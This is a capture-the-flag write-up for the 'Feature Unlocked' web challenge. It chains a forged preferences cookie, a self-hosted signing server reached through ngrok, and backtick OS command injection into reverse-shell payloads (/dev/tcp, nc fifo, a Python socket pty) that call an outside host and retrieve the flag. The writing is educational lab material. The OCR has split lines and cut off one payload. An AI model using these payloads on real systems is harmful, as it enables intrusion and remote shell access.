Feature Unlocked - OS Injection

Question

The world's coolest app has a brand new feature! Too bad it's not released until after the CTF..

https://feature-unlocked-web-challs.csc.tf/

> Note: The challenge deployment will automatically restart every 15 minutes.

Author: cryptocat

Writeup

1. The vulnerable part is here:

```
@app.route('/feature', methods=['GET', 'POST'])
def feature():
    token = request.cookies.get('access_token')
    if not token: # we need to have cookie called access_token
        return redirect(url_for('index'))

    try:
        data = serializer.loads(token) # serializer with a special seed
        if data != 'access_granted':
            return redirect(url_for('index'))

        if request.method == 'POST':
            to_process = request.form.get('text')
            try:
                word_count = f"echo {to_process} | wc -w" # vulnerable to OS command injection
                output = subprocess.check_output(
                    word_count, shell=True, text=True)
            except subprocess.CalledProcessError as e:
                output = f"Error: {e}"
            return render_template('feature.html', output=output)
        return render_template('feature.html')
```

2. To get the access token,

```
@app.route('/release')
def release():
    token = request.cookies.get('access_token')
    if token:
        try:
            data = serializer.loads(token)
            if data == 'access_granted': # if access_token cookie
is set to 'access_granted'
                return redirect(url_for('feature'))
        except Exception as e:
            print(f"Token validation error: {e}")

    validation_server = DEFAULT_VALIDATION_SERVER
    if request.args.get('debug') == 'true': # if debug get
parameter is set to 'true'
        preferences, _ = get_preferences()
        validation_server = preferences.get(
            'validation_server', DEFAULT_VALIDATION_SERVER) # not
sure how this works

    if validate_server(validation_server): #returns true if date is
more than NEW_FEATURE_RELEASE
        response = make_response(render_template(
            'release.html', feature_unlocked=True))
        token = serializer.dumps('access_granted')
        response.set_cookie('access_token', token, httponly=True,
secure=True)
        return response

    return render_template('release.html', feature_unlocked=False,
release_timestamp=NEW_FEATURE_RELEASE)
```

- So basically, we need to send one request with `debug` GET parameter and `access_token` cookies' date set to after NEW_FEATURE_RELEASE

3. We also need `validate_server` to return true.

```
def validate_access(validation_server):
    pubkey = get_pubkey(validation_server) # get public key from
the same validation server
    try:
        response = requests.get(validation_server)
        response.raise_for_status()
        data = response.json()
        date = data['date'].encode('utf-8')
        signature = bytes.fromhex(data['signature'])
        verifier = DSS.new(pubkey, 'fips-186-3')
        verifier.verify(SHA256.new(date), signature) # it will
verify whether the json it received has a valid signature
        return int(date)
    except requests.RequestException as e:
        raise Exception(f"Error validating access: {e}")


def validate_server(validation_server):
    try:
        date = validate_access(validation_server)
        return date >= NEW_FEATURE_RELEASE #returns true if date is
more than NEW_FEATURE_RELEASE
    except Exception as e:
        print(f"Error: {e}")
    return False
```

4. When I first GET the main page, I received this

```
Set-Cookie:
preferences=eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiJ9;
Path=/
```

5. To make the website get the signature information from our server, I changed the cookie to this

```
{"theme": "light", "language": "en", "validation_server":
"http://172.17.0.1:9012"}
```

Payload:

```
Cookie:
preferences=eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiIsICJ2YWx
pZGF0aW9uX3NlcnZlciI6ICJodHRwOi8vMTcyLjE3LjAuMTo5MDEyIn0=
```

HTTP request:

```
GET /release?debug=true HTTP/1.1
Cookie:
preferences=eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiIsICJ2YWx
pZGF0aW9uX3NlcnZlciI6ICJodHRwOi8vMTcyLjE3LjAuMTo5MDEyIn0=
```

Output:

```
172.17.0.3 - - [31/Aug/2024 01:45:23] "GET /pubkey HTTP/1.1" 200 -
172.17.0.3 - - [31/Aug/2024 01:45:23] "GET / HTTP/1.1" 200 -
```

6. I also hosted my own validation server with this code

```
key = ECC.generate(curve='p256') # create private key
pubkey = key.public_key().export_key(format='PEM') # create public
key from private key


@app.route('/pubkey', methods=['GET']) # get public key here
def get_pubkey():
    return pubkey, 200, {'Content-Type': 'text/plain; charset=utf-
8'}


@app.route('/', methods=['GET'])
def index():
    date = str(int(time.time()+ 8 * 24 * 60 * 60)) # We have to
make sure the time is more than NEW_FEATURE_RELEASE in the server
    h = SHA256.new(date.encode('utf-8'))
    signature = DSS.new(key, 'fips-186-3').sign(h)

    return jsonify({
        'date': date,
        'signature': signature.hex()
    })
```

Output:

```
Set-Cookie:
access_token=ImFjY2Vzc19ncmFudGVkIg.ZtKt8w.fGcLqkoJte0pv268-
zcEetWSZdw; Secure; HttpOnly; Path=/
```


```
<p>Congratulations! The new feature is now available.</p>
<a id="featureButton" href="/feature">Go to New Feature
```

- Amazing!

7. Let's visit `/feature`

```
GET /feature HTTP/1.1
Cookie:
preferences=eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiIsICJ2YWx
pZGF0aW9uX3NlcnZlciI6ICJodHRwOi8vMTcyLjE3LjAuMTo5MDEyIn0=;
access_token=ImFjY2Vzc19ncmFudGVkIg.ZtKt8w.fGcLqkoJte0pv268-
zcEetWSZdw
```

Output:



Word Count Feature

Enter some text, and we'll count the words for you:

8. Let's send a post request to count words

```
POST /feature HTTP/1.1

Content-Type: application/x-www-form-urlencoded

text=123
```

9. We can execute commands in echo using `

```
POST /feature HTTP/1.1

Content-Type: application/x-www-form-urlencoded

text=`ls`
```

Output:

```
<h2>Word Count:</h2>
<pre>5
</pre>
```

- There are 5 items in the current directory

10. To create a reverse shell,

```
POST /feature HTTP/1.1

Content-Type: application/x-www-form-urlencoded

text=`sh -i >& /dev/tcp/172.17.0.1/1234 0>&1`
```

- Does not work. `/dev/tcp` does not exist

11. Let's try `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 172.17.0.1 1234 >/tmp/f`

- Does not work. Container does not have `nc`

12. Alright, let's take advantage of Python3. Payload:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("172.17.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

HTTP Request:

```
text=`python3+-
c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,s
ocket.SOCK_STREAM)%3bs.connect(("172.17.0.1",1234))%3bos.dup2(s.fil
eno(),0)%3b+os.dup2(s.fileno(),1)%3bos.dup2(s.fileno(),2)%3bimport+
pty%3b+pty.spawn("sh")'`
```

13. To exploit the actual server, first, we need to set up the validation server and expose it to the internet. To expose a port with ngrok,

```
ngrok tcp 9012
```

Then, we set up our server

```
python server.py
```

- This server listens on port 9012
  Output:

```
tcp://0.tcp.ap.ngrok.io:10
```

- This is the port exposed to the Internet

14. To make the website get the signature information from our server, I changed the cookie to this

```
{"theme": "light", "language": "en", "validation_server":
"http://0.tcp.ap.ngrok.io:10"}
```

Payload:

```
Cookie:
eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiIsICJ2YWxpZGF0aW9uX3N
lcnZlciI6ICJodHRwOi8vMC50Y3AuYXAubmdyb2suaW86WFhYIn0K
```

HTTP request:

```
GET /release?debug=true HTTP/1.1
Cookie:
eyJ0aGVtZSI6ICJsaWdodCIsICJsYW5ndWFnZSI6ICJlbiIsICJ2YWxpZGF0aW9uX3N
lcnZlciI6ICJodHRwOi8vMC50Y3AuYXAubmdyb2suaW86WFhYIn0K;
cf_clearance=QN9H0tVmmfdnTl2GhW2R7loBKHL4MN559SXokIS_9.w-
1725068813-1.2.1.1-
EzXgW1GI0BUAYVgAaMX6EtbV3iXcY7RXYWAqNY6m8umC.eAlJC.Jp2W.bQOhR_Pjt7s
rdE7zMS3CMcrBN54KjfAeosZCTBd5nUg1PwaL7rJh_zsTUK0Xx6SCPm6uY0VTLBYu0L
s.Q9UsXcHlugVh_pRoWeYgM93nqcXFkLu2MreuiuhDsOS6SkYHoTDsViwiAiKC2oyPJ
treALNCpQcXuGv.CIiN2DYGUzZ4EjJNqAiMGPH2aYTN258mXi8fIfxHKC_U9agD2dPx
tkatQh_z2lZv9nNlJvomrfC_Q0BRRKf7NnHg6eICA.dP9ahz7GwA13vb7VrrjIoWOa7
JNXrNPiz5S0gv_SHUHRmH6ApAUjgsqLCYIIEdhAd8CoScVbVMX9YJTAwBCetShZQx7u
VoPw
```


Output:

```
Set-Cookie:
access_token=ImFjY2Vzc19ncmFudGVkIg.ZtK2FA.9Kk5Y9CluwNE8-
acjkARJ1SF3-U; Secure; HttpOnly; Path=/
```

```
<p>Congratulations! The new feature is now available.</p>
```

- Nice!

15. Change the cookie in the browser and send a GET request to `/feature`
    Output:



16. We must set up a new listener

```
nc -lvnp 9012
```

17. Alright, now we will sent a POST request but intercept it

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("0.tcp.ap.ngrok.io",10));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

Output:

```
Error: Command &#39;echo `python3 -c &#39;import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect((&#34;0.tcp.ap.ngrok.io&#34;,10));os.dup2(s.fileno()
,0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spa` | wc -w&#39; returned non-zero exit status 2.
```

- Hmmmm

18. Let's change the payload a little

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("tcp://0.tcp.ap.ngrok.io",10));os.dup2(s.fileno(),0
); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spa
```

Output:

```
listening on [any] 9012 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43768
$ id
id
uid=1000 gid=1000 groups=1000
```

- Nice! Got a reverse shell

19. To print the flag,

```
$ cat flag.txt
cat flag.txt
CSCTF{d1d_y0u_71m3_7r4v3l_f0r_7h15_fl46?!}
```